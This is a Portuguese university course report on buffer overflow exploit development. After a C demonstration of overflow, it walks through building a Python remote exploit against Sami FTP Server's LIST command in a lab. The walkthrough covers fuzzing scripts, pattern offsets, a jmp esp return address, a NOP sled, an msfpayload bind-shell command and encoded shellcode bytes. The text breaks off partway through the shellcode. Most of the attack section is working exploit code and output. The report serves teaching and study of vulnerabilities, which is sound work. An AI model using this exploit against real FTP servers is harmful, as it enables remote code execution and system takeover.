



**INSTITUTO POLITÉCNICO
DE BEJA**

**Escola Superior de Tecnologia e
Gestão**



Mestrado de Engenharia de Segurança Informática

Desenvolvimento de Exploit

(Linguagem de programação Python)

Desenvolvimento Avançado de Exploits

Prof. José Jasnau Caeiro

Prof. Rui Miguel Silva

Trabalho elaborado por:

António Urbano Baião N° 5604

Carlos Rijo Palma N° 5608

**Beja
2012/2013**

Índice

1	Introdução	4
2	O que é o Buffer Overflows?	5
3	Registo de Memória.....	8
4	Ambiente de desenvolvimento.....	9
4.1	Máquina Atacante	9
4.2	Máquina Vítima	9
5	Desenvolvimento (Programa Sami FTP Server).....	9
5.1	Programa Sami FTP Server	9
6	Desenvolvimento (Programa FreeFloat FTP Server)	22
6.1	FreeFloat FTP Server.....	22
6.2	Início do Exploit	22
7	Conclusão	30

Índice de Figuras

Figura 1 - Execução do programa anterior	7
Figura 2 - Segmentation fault	8
Figura 3 - Programa Sami FTP Server.....	10
Figura 4 - Pattern Create.....	13
Figura 5 - Verificação através do Programa Immunity Debugger.....	15
Figura 6 - Pattern Offset	15
Figura 7 - Verificação através do Immunity Debugger	16
Figura 8 - Escolher a Shell Code	17
Figura 9 - Pattern Offset	17
Figura 10 - Programa FreeFloat FTP Server.....	22
Figura 11 - Imagem de erro ao executar script 1	23
Figura 12 - Executar Script 1	23
Figura 13 - Exceção levantada pelo programa alvo (script 1)	24
Figura 14 - Criação do padrão	24
Figura 15 - Registos após executar scrip 2	26
Figura 16 - Calcular número de bytes (Pattern Offset).....	26
Figura 17 - Procurar endereço de memória através do jmp esp.....	27
Figura 18 - Shell já da máquina vítima aberta na máquina atacante.....	29

1 Introdução

Este trabalho foi proposto no âmbito da disciplina de Desenvolvimento Avançado de Exploits, inserida no Mestrado de Engenharia de Segurança Informática. Tem como objetivo o desenvolvimento de exploits para programas cuja vulnerabilidade é conhecida utilizado como base código presente no site Exploit-DB. Foram realizados dois exploits, um ao programa FreeFloat FTP Server e ao Sami FTP Server. Sendo que este ultimo com alguns problemas. Foi utilizada a linguagem python, o que facilita o desenvolvimento deste tipo de script.

De forma a tornar a leitura do relatório a mais simplificada possível, o mesmo encontra-se dividido em sete capítulos, nomeadamente o capítulo da introdução, o capítulo intitulado de "O que é o Buffer Overflows?", o capítulo intitulado de "Registos de Memoria", o capítulo intitulado de "Ambiente de Desenvolvimento", o capítulo intitulado de " Desenvolvimento (Programa Sami FTP Server)", o capítulo intitulado de Desenvolvimento (Programa FreeFloat FPT Server) e por fim o capítulo intitulado de "Conclusão". O primeiro capítulo descreve o âmbito em que se integra o relatório, o objetivo do mesmo, e a estrutura do mesmo. Por sua vez o segundo capítulo faz uma revisão geral sobre o que é o buffer overflow. O terceiro capítulo é elaborado com base nos principais registos utilizados no desenvolvimento dos exploits. O quarto capítulo é referente ao ambiente utilizado no teste e desenvolvimento dos exploits. O quinto e sexto capítulo são onde é explicado o desenvolvimento dos exploits. Por fim o último capítulo é dedicado às conclusões.

2 O que é o Buffer Overflows?

Algumas vezes são encontradas vulnerabilidades de buffer overflow em aplicações que possibilitam que através delas um atacante consiga executar código arbitrário. O arbitrário quer dizer qualquer código que ele desejar, ou quase isso. Atualmente a vulnerabilidade de buffer overflow é encontrada com menos frequência pois foram criados vários mecanismos de proteção contra ela.

Em programação, buffer é uma variável (também conhecida como array ou vetor), um local na memória que armazena uma quantidade X de bytes.

Por exemplo um buffer que tenha capacidade de armazenar 10 bytes, só conseguiria guardar uma palavra de 9 caracteres (cada caracter sendo 1 byte) já que o último precisa ser o caracter nulo para o programa saber que a palavra termina ali.

Então esse código em C estaria correto:

```
char buffer[10] = {'S', 'E', 'G', 'U', 'R', 'A', 'N', 'Ç', 'A', '\0'};
```

Uma variável denominada buffer que tem 10 bytes de capacidade de armazenamento recebe uma palavra de 9 caracteres finalizando com o ('\0'). Isso está correto.

Agora o que aconteceria se eu inserisse uma palavra com mais de 9 caracteres?

Eis o buffer overflow! A variável copia somente os 10 primeiros caracteres e o resto crasha ou transborda, já que não é possível armazenar mais nada na mesma variável.

E o resto da sequência após o 10º byte não é descartado, ele sobrescreve o que tiver na memória após a variável. Vamos ver um pequeno programa que demonstra o que foi anteriormente referido.

O código do programa em C:

```

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buffer1[8] = {'B','U','F','F','E','R','1','\0'};
    char buffer2[8] = {'B','U','F','F','E','R','2','\0'};
    printf("\n[ANTES] Buffer2 contem: %s\n",buffer2);
    printf("[ANTES] Buffer1 contem: %s\n\n",buffer1);
    strcpy(buffer2,argv[1]);
    printf("[DEPOIS] Buffer2 contem: %s\n",buffer2);
    printf("[DEPOIS] Buffer1 contem: %s\n\n",buffer1);

    return 0;
}

```

O programa cria uma variável denominada buffer1 com capacidade de armazenamento de 8 bytes e atribui-lhe a palavra “BUFFER1” com o caracter nulo finalizando, o mesmo ocorre com a buffer2. Depois exibe o conteúdo de cada uma com o printf.

Na sequência copia para a variável buffer2 o que for passando como argumento na execução do programa e exibe novamente o conteúdo de cada uma.

Depois do programa compilado em Linux:

```
gcc -o overflow overflow.c
```

Vejamos algumas execuções do programa com argumentos diferentes:

```
debian:~# gcc -o overflow overflow.c
debian:~# ./overflow 1234567

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: 1234567
[DEPOIS] Buffer1 contem: BUFFER1

debian:~#
debian:~#
debian:~# ./overflow 12345678

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: 12345678
[DEPOIS] Buffer1 contem:           

debian:~#
debian:~#
debian:~# ./overflow 1234567890123

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: 1234567890123
[DEPOIS] Buffer1 contem: 90123

debian:~#
```

Figura 1 - Execução do programa anterior

Na primeira execução foi passada a string “1234567” como argumento para o programa, vemos que ela foi exibida corretamente já que possui 7 bytes e está no limite da capacidade da variável, o programa adiciona o caracter nulo automaticamente ao final da string.

Na segunda execução foi informada a string “12345678” e já vemos aí um buffer overflow. Apesar de ela ter 8 bytes (mesma capacidade da variável), ela estourou porque o programa sempre adiciona o nulo ao final. Sendo assim o nulo transbordou o espaço do buffer2 e sobrescreveu o espaço do buffer1.

O mesmo aconteceu na terceira execução, a string foi maior ainda “1234567890123”, dessa vez estourou 5 bytes mais o nulo. A variável buffer1 ficou com esses bytes que passaram da conta.

Detalhe: mesmo a string sendo maior que a variável o programa ainda exibe a string completa no buffer2, isso ocorre porque conforme já mencionado o programa só sabe que um string termina quando ele encontra o nulo.

Caso seja passada como parâmetro uma string maior ainda, o programa irá travar e apresentar um erro de Segmentation falt. Isso ocorre porque a string começa sobrescrever vários segmentos de

memória que são utilizados para controlar a execução do programa, isso faz com o que o programa “se perca” e trave.

O programa exibindo o erro de segmentation fault:

```
debian:~# ./overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[DEPOIS] Buffer1 contem: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault
debian:~# █
```

Figura 2 - Segmentation fault

Justamente a capacidade da variável sobrescrever o que tiver pela frente na memória torna possível tomar o controlo do programa e redirecionar a execução do mesmo para o que se queira fazer, isto é, executar código arbitrário. Ao invés de o programa travar pode-se fazê-lo executar uma shell.

3 Registo de Memória

Existem vários registos que são de interesse considerado, para o desenvolvimento de um exploit nomeadamente:

- EIP (Extended Instruction Pointer)
 - Tem o endereço da próxima instrução a ser executada
- ESP (Extended Stack Pointer)
 - Apontador da pilha (Stack Pointer). Aponta para o topo da pilha (endereço mais baixo dos elementos da pilha).
- NOP (No Operation Performed)
 - Trata-se de uma operação que na verdade não faz nada, utilizado para preencher espaços vazios.

4 Ambiente de desenvolvimento

4.1 Máquina Atacante

Foi utilizada uma máquina virtual com o BackTrak 5 R3¹, a qual se encontra na mesma rede que a máquina vítima, sendo o endereço IP da mesma o seguinte: 192.168.1.128. Importa referir que o sistema operativo instalado na máquina virtual atacante facilita muito na criação de exploits, dado o vasto número de ferramentas que o mesmo possui. Algumas das mesma foram utilizadas no desenvolvimento do exploit, sendo elas as seguintes:

- Pattern Offset;
- Pattern Create
- MsPayload

4.2 Máquina Vítima

Foi utilizada uma máquina com o Windows XP SP3 em PT-PT. Foi desligada a Firewall para facilitar o sucesso do ataque. O endereço IP atribuído à máquina vítima foi o seguinte: 192.168.1.120. Importa referir que foi instalado na máquina vítima alguns programas necessários para o desenvolvimento do exploit, sendo eles os seguintes:

- Immunity Debugger²

5 Desenvolvimento (Programa Sami FTP Server)

5.1 Programa Sami FTP Server

O Sami FTP server é um pequeno programa de partilha por FTP, que utiliza uma interface gráfica bastante intuitiva e de fácil aprendizagem. O modo de funcionamento é semelhante a qualquer outro com a mesma funcionalidade. Este programa possui uma vulnerabilidade de buffer overflow, publicada no Exploit-db no dia 1 de março de 2013.

¹ <http://www.backtrack-linux.org/>

² <http://debugger.immunityinc.com/>




Figura 3 - Programa Sami FTP Server

Link: <http://www.exploit-db.com/exploits/24557/>

Todo o código produzido para este exploit teve por base o que consta no Exploit-DB.

Antes de se proceder ao desenvolvimento de qualquer exploit e para facilitar o desenrolar deste teste, foi previamente criado um utilizador no programa:

Utilizador: test

Password: test

Apesar de já existir o código feito, foi elaborado o exploit de novo passo a passo por forma a verificar se batia certo com o existente, e se funcionava.

Pela análise feita ao código e segundo os comentários do autor, o programa SamiFTP é vulnerável a buffer overflow no comando LIST do ftp.

Passo 1 – Verificar a existência da vulnerabilidade

Por forma a verificar a existência da vulnerabilidade foi enviado juntamente com o comando LIST um buffer de 1000 As.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]

buf = "A" * 1000

#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
print s.recv(1024)

s.send("USER test\r\n")
print s.recv(1024)

s.send("PASS test\r\n")
print s.recv(1024)

print "[+] sending payload of size", len(buf)
s.send("LIST " + buf + "\r\n")
print s.recv(1024)

s.close()
print "[+] sent. Connect to %s on port 28876" % (sys.argv[1],)
```

O IP é recebido como argumento, quando se coloca o código a correr na máquina atacante. O IP é o IP da máquina alvo onde se encontra o servidor de FTP a correr. O buf é a variável que contém os 1000 As para o envio junto com o comando LIST. Depois é criado um socket para que se possa posteriormente iniciar uma conexão ao servidor, enviando-lhe o utilizador e a password. Depois de autenticado no servidor basta enviar o comando LIST seguido do buffer com os 1000 As.

Na máquina alvo, para testar a reação do programa deve-se ter aberto o programa com o Immunity debugger:

- File > Attach
- Escolher o servidor FTP na lista de programas a correr
- Pressionar F9 ou no botão play da barra de ferramentas para o programa continuar a executar

Nota: Notou-se que o programa funciona no Immunity Debugger quando tem a aba “Log” selecionada.

Quando se corre o comando no BackTrack:

\$ python sami1.py <IP da máquina alvo>

É visível no immunity Debugger que o programa crasha e lança uma exceção. Onde mostra a existência de As na stack do servidor. O EIP regista o ponto onde ocorreu a exceção. Contudo o EIP mostra 41414141 que é o código hexadecimal para representar o A.

Passo 2 – Encontrar o ponto de crash do programa (EIP)

Já se sabe que o programa crash com 1000 As, mas será que é mesmo preciso 1000 As? Para se saber isso é necessário utilizar ferramentas do BackTrack. Sabendo que o EIP é o ponto onde aplicação crash, é necessário apenas que o buffer de As seja substituído por algo que de possibilidade de contar posições de memória. Para tal usando o pattern_create no BackTrack, cria-se um buffer com 1000 bytes.

```
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@bt:/pentest/exploits/framework/tools#
```

Figura 4 - Pattern Create

De seguida basta somente copiar o resultado do comando e substituir os 1000 As, por esta cadeia de caracteres hexadecimais.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]

buf = ("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0"
"Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae"
"4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7"
"Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0"
"Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al"
"3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An"
"6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap"
"9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2"
"As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5A"
"u6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw"
"9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2"
"Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5B"
"b6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd"
"9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2"
"Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B")

#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
print s.recv(1024)

s.send("USER test\r\n")
print s.recv(1024)

s.send("PASS test\r\n")
print s.recv(1024)

print "[+] sending payload of size", len(buf)
s.send("LIST " + buf + "\r\n")
print s.recv(1024)

s.close()
print "[+] sent. Connect to %s on port 28876" % (sys.argv[1],)
```

De seguida basta novamente abrir o programa com o imunityDebugger como feito anteriormente, e corre-se exploit na máquina atacante. É possível verificar que o programa continua a crashar com a ligeira diferença de que agora é possível, calcular o ponto concreto onde a aplicação crasha. Para isso utilizando o valor do EIP, e com ajuda da ferramenta “pattern_offset” do BackTrack, será calculado o ponto exato onde a aplicação crasha.




Figura 5 - Verificação através do Programa Immunity Debugger

Basta copiar o valor hexadecimal do EIP, para aplicação e esta calculará o ponto exato do EIP.




Figura 6 - Pattern Offset

Passo 3 – Verificar se o valor calculado anteriormente está correto

Agora que já é conhecido o valor onde a aplicação crasha pode se substituir o buffer por 216 As. Mas para verificar que a quantidade de As é idela para que o EIP fique disponível para a colocação do salto para outra parte do registo, é preciso colocar 4 Bs e correr novamente o exploit com o programa a correr no immunityDebbuger.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]

buf = "A" * 216 + "BBBB"

#Conexão ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
print s.recv(1024)

s.send("USER test\r\n")
print s.recv(1024)

s.send("PASS test\r\n")
print s.recv(1024)

print "[+] sending payload of size", len(buf)
s.send("LIST " + buf + "\r\n")
print s.recv(1024)

s.close()
print "[+] sent. Connect to %s on port 28876" % (sys.argv[1],)
```

Depois de correr o exploit e o programa crashar é possível ver que no EIP se encontra “42424242”, que corresponde às 4 letras B (Hexadecimal). Isso significa que até agora está tudo a bater certo e que o EIP terá o salto correto.




Figura 7 - Verificação através do Immunity Debugger

Passo 4 – Encontrar um módulo executável do Windows para o qual se possa saltar.

Com a ajuda do immunity debbuger é necessário encontrar um módulo executável do Windows, para o qual o programa saltará.




Figura 8 - Escolher a Shell Code

Neste caso foi escolhido o “Shell32.dll”, ao clicar nele possível procurar pelo endereço de salto do mesmo, procurando por “jmp esp”. Depois de encontrado tem que se retirar o endereço hexadecimal do mesmo para que este seja substituído pelos Bs no código. Devido à arquitetura **Little Endian** dos processadores da Intel é necessário que este seja escrito de trás para a frente.

```
(...)  
  
buf = "A" * 216 + "\x20\x10\x82\xe"  
  
#Conexção ao servidor de FTP  
s = socket(AF_INET, SOCK_STREAM)  
s.connect((IP,21))  
print s.recv(1024)  
  
(...)
```

Passo 5 – Calcular a Shell Code

De seguida procede-se ao calculo da Shell code com uso do BackTrack, mas antes disso é necessário colocar um “NOPS” (No Operation Performed) entre o ponto de salto e a Shell Code. Para calcular a quantida de NOPS é nessário correr o script do passo 2, para que depois se consiga no immunity Debbuger saber onde se situa a base da stack, através do valor do ESP.

```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 39684138  
236
```

Figura 9 - Pattern Offset

Calculado o valor e fazendo a subtração entre o ponto de crash e a base da stack são 20 bytes (236 – 216). Assim sendo a NOPS será ($\backslash x90 * 20$) mas para dar alguma folga será colocado um pouco mais.

Agora já é possível calcular uma Shell Code e coloca-la depois dos NOPS. Para tal corre-se o comando:

```
msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -c 1 -b "x00\x0a\x0d\xff\x40"
R
```

São retirados todos os “bad characters” aconselhados e é criada uma conexão para a porta 4444. Seguidamente é calculado o payload que será copiado para o código e colocado na posição anteriormente definida.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]

#valor do EIP - Valor do ESP = 20
nops = "\x90" * 40

#ShellCode
shell = ("\xb8\x72\xb2\x4f\x8d\xd9\xee\xd9\x74\x24\xf4\x5b\x29\xc9" +
"\xb1\x56\x31\x43\x13\x83\xeb\xfc\x03\x43\x7d\x50\xba\x71" +
"\x69\x1d\x45\x8a\x69\x7e\xcf\x6f\x58\xac\xab\xe4\xc8\x60" +
"\xbf\xa9\xe0\x0b\xed\x59\x73\x79\x3a\x6d\x34\x34\x1c\x40" +
"\xc5\xf8\xa0\x0e\x05\x9a\x5c\x4d\x59\x7c\x5c\x9e\xac\x7d" +
"\x99\xc3\x5e\x2f\x72\x8f\xcc\xc0\xf7\xcd\xcc\xe1\xd7\x59" +
"\x6c\x9a\x52\x9d\x18\x10\x5c\xce\xb0\x2f\x16\xf6\xbb\x68" +
"\x87\x07\x68\x6b\xfb\x4e\x05\x58\x8f\x50\xcf\x90\x70\x63" +
"\x2f\x7e\x4f\x4b\xa2\x7e\x97\x6c\x5c\xf5\xe3\x8e\xe1\x0e" +
"\x30\xec\x3d\x9a\xa5\x56\xb6\x3c\x0e\x66\x1b\xda\xc5\x64" +
"\xd0\xa8\x82\x68\xe7\x7d\xb9\x95\x6c\x80\x6e\x1c\x36\xa7" +
"\xaa\xa4\xed\xc6\xeb\x20\x40\xf6\xec\x8d\x3d\x52\x66\x3f" +
